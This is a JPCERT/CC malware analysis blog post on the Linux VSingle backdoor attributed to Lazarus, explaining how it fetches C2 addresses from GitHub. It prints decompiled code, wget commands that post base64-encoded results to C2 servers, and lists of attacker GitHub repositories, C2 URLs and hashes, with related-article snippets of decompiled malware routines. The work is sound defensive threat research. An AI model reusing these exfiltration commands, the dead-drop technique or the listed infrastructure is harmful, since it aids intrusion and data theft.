

# VSingle malware that obtains C2 server information from GitHub - JPCERT/CC Eyes

By 朝長 秀誠 (Shusei Tomonaga)

Published: 2022-07-04 · Archived: 2026-04-05 22:48:51 UTC

July 5, 2022

- [Lazarus](#)

Some types of malware use DGA, obfuscate destination information, or contain fake C2 server information in order to hide the original C2 server. Others obtain C2 server information from legitimate servers. Recently, the malware used by Lazarus [VSingle](#) has been updated to retrieve C2 servers information from GitHub. This article focuses on the updates of VSingle. VSingle has two versions, one targeting Windows OS and the other targeting Linux OS, and this article is based on the latter, which has more updates.

## Overview of VSingle

VSingle has threehard-coded C2 servers. However, when it can not obtain data from them, the malware accesses GitHub to obtain new C2 servers. Figure 1 shows the operation flow of VSingle.




Figure 1: Operation flow of VSingle

The first communication sends the following data. `uid` contains a hashed value of the hostname, kernel release number, and an octet of IP address combined. `upw` contains a Base64-encoded string of "[IP address]|30.0|12b".

```
https://mantis.westlinks.net/api/soap/mc_enum.php?uid=[ランダムな数字列]&upw=[Base64文字列]
```

The data sent by the C2 server in response to the above request will be stored in the following directory. The data after `<contents>` in this data is the AES key, IV data and command (with Base64+RC4).

- /tmp/.sess\_%08x

In the following sections, I would like to expain the access patterns to GitHub and communication method.

### Access Patterns to GitHub

The GitHub repository from which the communication is obtained is not fixed but dynamically generated. The following is the pattern of URLs to be accessed.

<https://raw.githubusercontent.com/%s/%s/master/README.de>

The user name and repository name are the string randomly selected from the following list + a random string added.

Table 1: String used for username and repository names

Username	Repository name
gar3ia	Arcan3
wo0d	Wr0te
tr3e	after
lucky	luxuryboy
l0ve	pnpgather
v0siej	happyv1m
e0vvsje	laz3rpik
polaris	d0ta
grav1ty	Dronek
w1inter	Panda3
summer	cpsponso
	ggo0dlluck

The GitHub repository used by the attacker includes a URL in the <videolink1> tag, as shown in Figure 2. The malware obtains this URL from the GitHub repository and connects to it. See Appendix A for the GitHub repositories that JPCERT/CC confirmed the attacker had used.




Figure 2: Example GitHub repository used by attackers

## Communication Method

The current version of VSingle uses wget command to communicate with the C2 server while the previous versions used system call. Figure 3 shows a part of the code that executes the wget command. (Vsingle on Windows OS does not include this update and uses Windows API, not wget command.)

```

25 | v14 = 0;
26 | v13 = 0;
27 | v25 = __readsdword(0x14u);
28 | memset(v22, 0, sizeof(v22));
29 | memset(v24, 0, sizeof(v24));
30 | memset(wget_command, 0, sizeof(wget_command));
31 | memcpy(wget_command, "wget -t 1 --server-response", 27);
32 | strcpy(&v17[19], "--no-check-certificate");
33 | strcpy(v15, "--post-data=%s");
34 | strcpy(v17, "--user-agent=%s");
35 | strcpy(v18, "%s\n -0 %s 2>&1 | awk '/^ HTTP/{print $2}");
36 | useragent[0] = *(_DWORD *)"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.24 Safari/537.36";
37 | strcpy((char *)&v20, ".36");
38 | memcpy(
39 |   (char *)useragent + 1,
40 |   &Mozilla50x11l[-((char *)useragent - ((char *)useragent + 1))],
41 |   4 * (Unsigned)int)((char *)useragent - ((char *)useragent + 1) + 105) >> 2);
42 | v5 = sub_80B4A85(&wget_command[strlen(wget_command)], &v17[19]);
43 | if ( a2 == 1 )
44 |   mystrcpy(v5, v15);
45 | v6 = sub_80B4A85(&wget_command[strlen(wget_command)], v17);
46 | mystrcpy(v6, v18);
47 | memset(post_data, 0, sizeof(post_data));
48 | v7 = sub_80B4BB4(&config.jsid);
49 | if ( a3 || v7 != (_BYTE *)0x1A )
50 | {
51 |   mystrcpy(post_data, a3);
52 |   goto LABEL_9;
53 | }
54 | strcpy(v16, "%s&uid=%d&jsid=%s");
55 | if ( !*a3 )
56 | {
57 |   sprintf((int)post_data, (int)&v16[3], config.uid, &config.jsid);

```

Figure 3: A part of the code to execute the wget command

While most types of malware in general use system call and/or API to communicate with C2 servers, VSingle dares to execute the wget command, which leaves traces easily. In addition, the communication results are always saved in a file. During actual communication, the following commands are executed.

```
sh -c "wget -t 1 --server-response --no-check-certificate --user-agent=\"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.24 Safari/537.36\" --post-data=\"uid=150226948&fipng=`base64 /`"
```

As for the command execution results, the contents of the file (/tmp/.sess\_%04x) in which the execution results are saved are Base64-encoded and sent via HTTP POST communication as shown below.

```
sh -c "wget -t 1 --server-response --no-check-certificate --post-data=\"uid=150226948&fipng=`base64 /`"
```

## In closing

Attackers often tamper with legitimate web servers or use legitimate cloud services to conceal communication with C2 servers. Since it is difficult to detect such malware from logs, it is recommended to take countermeasures such as limiting accessible destinations for servers with limited purpose. See the Appendix for the destinations of the malware discussed in this article.

Shusei Tomonaga

(Translated by Takumi Nakano)

### Appendix A: GitHub repository used by the attacker


- <https://github.com/bgrav1ty13j/bPanda3>
- <https://github.com/fwo0d17n/fWr0te>
- <https://github.com/glucky18p/gluxuryboy>
- <https://github.com/gf00t18p/gpick/>
- <https://github.com/jv0siej21g/jlaz3rpik>

### Appendix B: C2 Server

- [https://mantis.westlinks.net/api/soap/mc\\_enum.php](https://mantis.westlinks.net/api/soap/mc_enum.php)
- <https://www.shipshorejob.com/ckeditor/samples/samples.php>
- <http://crm.vncgroup.com/cats/scripts/sphinxview.php>
- <https://ougreen.com/zone>
- <https://tecnojournals.com/general>
- <https://semiconductboard.com/xcror>
- <https://bluedragon.com/login>
- <https://tecnojournals.com/prest>

### Appendix C: Malware hash value

- 199ba618efc6af9280c5abd86c09cdf2d475c09c8c7ffc393a35c3d70277aed1
- 2eb16dbc1097a590f07787ab285a013f5fe235287cb4fb948d4f9cce9efa5dbc
- 414ed95d14964477bebf86dced0306714c497cde14dede67b0c1425ce451d3d7



### [朝長 秀誠 \(Shusei Tomonaga\)](#)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidessLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.


## Related articles

```
*key = 0x07C466E,  
*key[4] = 0x215933C2,  
*key[8] = 0x047282E2,  
*key[12] = 0x00007869,  
*key[16] = 0x1247A421,  
*key[20] = 0x04000000,  
*key[24] = 0x00786529,  
*key[28] = 0x00308887,  
v8 = m_ret_argloffset0350(a1 + 3);  
if ( !((v8->CryptAcquireContext)(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x10, 0xF0000000) ) )  
return 0;  
v8 = m_ret_argloffset0350(a1 + 3);  
*handlhashob = a1 + 3;  
if ( !((v8->CryptCreateHash)(*a1, 0x0004, 0, 0, a1 + 3) ) )  
{  
LABEL_4:  
if ( *a1 )  
return 0;  
v8 = m_ret_argloffset0350(a1 + 3);  
(v8->CryptInitializeContext)(*a1, 0);  
return 0;  
}  
if ( !CryptHashData(*handlhashob, key, 16u, 0) )  
{  
v8 = m_ret_argloffset0350(a1 + 3);  
v9 = a1 + 3;  
v10 = CryptDeriveKey(*a1, 0x0004, *handlhashob, 0x000000, a1 + 3) // CALS_AES_128  
{  
if ( *handlhashob )  
{  
v8 = m_ret_argloffset0350(a1 + 3);  
(v8->CryptDestroyHash)(*handlhashob);  
}  
goto LABEL_4;  
}  
v8 = m_ret_argloffset0350(a1 + 3);  
(v8->CryptSetKeyParam)(*v9, 3, 0x0000, 0); // SP_PAD000 = PKCS04/7  
v11 = m_ret_argloffset0350(a1 + 3);  
(v11->CryptSetKeyParam)(*v9, 1, 0x, 0); // IV = parameter  
v12 = m_ret_argloffset0350(a1 + 3);  
(v12->CryptSetKeyParam)(*v9, 4, 0x0000, 0); // SP_PAD00 = CBC  
return *v9;  
}
```

### [Update on Attacks by Threat Group APT-C-60](#)

```
A python parse_crossc2beacon_config.py beacon.bin  
[+] Decoded Config Data  
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII  
000000 29 01 00 00 7f 00 00 01 b3 15 00 00 09 00 00 00 ).....  
000010 31 32 37 2e 30 2e 30 2e 31 00 00 00 00 0c 01 00 127.0.0.1.....  
000020 00 2d 2d 2d 2d 2d 42 45 47 49 4e 20 50 55 42 4c .----BEGIN.PUBL  
000030 49 43 20 4b 45 59 2d 2d 2d 2d 2d 0a 4d 49 47 66 IC.KEY----.MIGF  
000040 4d 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGS1b3DQEB  
000050 41 51 55 41 41 34 47 4e 41 44 43 42 69 51 4b 42 AQUAAAGNADCB1QKB  
000060 67 51 43 4e 53 33 38 6c 48 50 32 56 33 4a 44 34 gQCNS3R1HP2V3JD4  
000070 47 54 39 55 63 61 4c 68 41 6b 70 4d 64 51 41 47 GT9UcalhAkpM4QAG  
000080 52 6e 36 4e 77 36 52 48 6e 56 35 54 2f 69 48 4a Rn6Nw6RhnVST/1H3  
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +zHLH82q7Xkmo+U  
0000A0 2b 49 7a 59 70 58 6e 57 55 37 70 4d 73 69 53 64 +IzYpXnmU7pMs15d  
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4e 6f 71 32 55 q+cRxMoTLmhNoq2U  
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 74 5a 58 73 6b TWK9o9RodcZtZXsk  
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7TzK7UZjyapTIJ  
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gH4O  
0000F0 73 6c 42 2f 35 77 6e 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wQxUbOa  
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZwmhU3wID  
000110 41 51 41 42 0a 2d 2d 2d 2d 45 4e 44 20 50 55 AQAB.----END.PU  
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 41 41 41 BLIC.KEY----AAA  
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....  
[+] Config Data  
C2: 127.0.0.1:5555  
PUBLICKEY: ----BEGIN PUBLIC KEY----  
MIGFMA0GCSqGS1b3DQEBQUAAAGNADCB1QKBgQCNS3R1HP2V3JD4GT9UcalhAkpM4QAGRn6Nw6  
RhnVST/1H3+zHLH82q7Xkmo+U+IzYpXnmU7pMs15dq+cRxMoTLmhNoq2UTWK9o9RodcZtZXsk  
bM7TzK7UZjyapTIJfcq6BwMdsMx6gH4Os1B/Swnc3wQxUbOaqEokKorZwmhU3wIDAQAB  
----END PUBLIC KEY----
```

### [CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks](#)




[Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities](#)

```
__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
    __int64 j_1; // rax
    int i; // [rsp+18h] [rbp-Ch]

    if ( encbuf )
    {
        for ( i = 0; ; ++i )
        {
            j_1 = (unsigned int)i;
            if ( i >= bufsize )
                break;
            *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
        }
    }
    return j_1;
}
```

[DslodgRAT Malware Installed in Ivanti Connect Secure](#)



[Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup](#)